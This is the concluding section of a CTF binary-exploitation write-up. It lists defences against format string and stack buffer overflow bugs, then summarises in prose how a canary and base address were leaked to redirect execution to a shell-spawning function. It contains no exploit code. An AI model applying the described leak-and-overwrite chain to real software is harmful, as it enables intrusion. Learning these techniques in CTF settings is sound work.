Basically the best thing you can do to mitigate Format String exploits are the correct usage of `printf` **with formatters**:

```
printf("Hello, %s", name);
```

the compiler can help you find wrong usage of print-functions by turning on flags for example the `-wformat` flag.

Also you always have to validate user-controlled input as this is generally a good idea and helps the prevention of Format String attacks, too.

Cause of the arbitrary read/write possibilities in Format String exploits you really should avoid these. Buffer Overlow exploits such as one in this challenge would be much more difficult to exploit without the Format String exploit to leak the base address and thus bypassing ASLR.

Buffer Overflow Protection

To prevent Buffer Overflow attacks such as one just discussed, a good idea is to turn on all security protections especially the stack-cookie protector and ASLR, cause then the overwrite from rbp and return address is much more difficult.

Also its generally a good idea to compile every program as a PIE so the kernel can map it to random address and thus helps to mitigate a code redirection without any memory leak. So if you compile a binary without PIE enabled, you should have a really good reason.

As in this challenge introduced, the *stack canary* is also a good measure to detect and mitigate all stack based buffer overflows.

Another and obviously the best approach is to use safe "buffer-reading" functions such as `fgets` that checks the boundary of the input buffer.
On C++, also only use the `strn-` versions as they provide a boundary check.

Conclusion

This Challenge was really fun to me and a good connection to the first *Introduction to Pwning 1* challenge. Through a **Format String Vulnerability** we leaked the stack canary and the base address of the text segment in order to silently overwrite the return address through a **Buffer Overflow Vulnerability** and to calculate the address of the `WINgardium_leviosa` function which spawns a shell for us.
As you probably already noticed this WriteUp is very very detailed, and thats cause i do it mainly for myself to learn and understand the used techniques better.
I hope you nevertheless enjoyed it and maybe also learned a bit :-).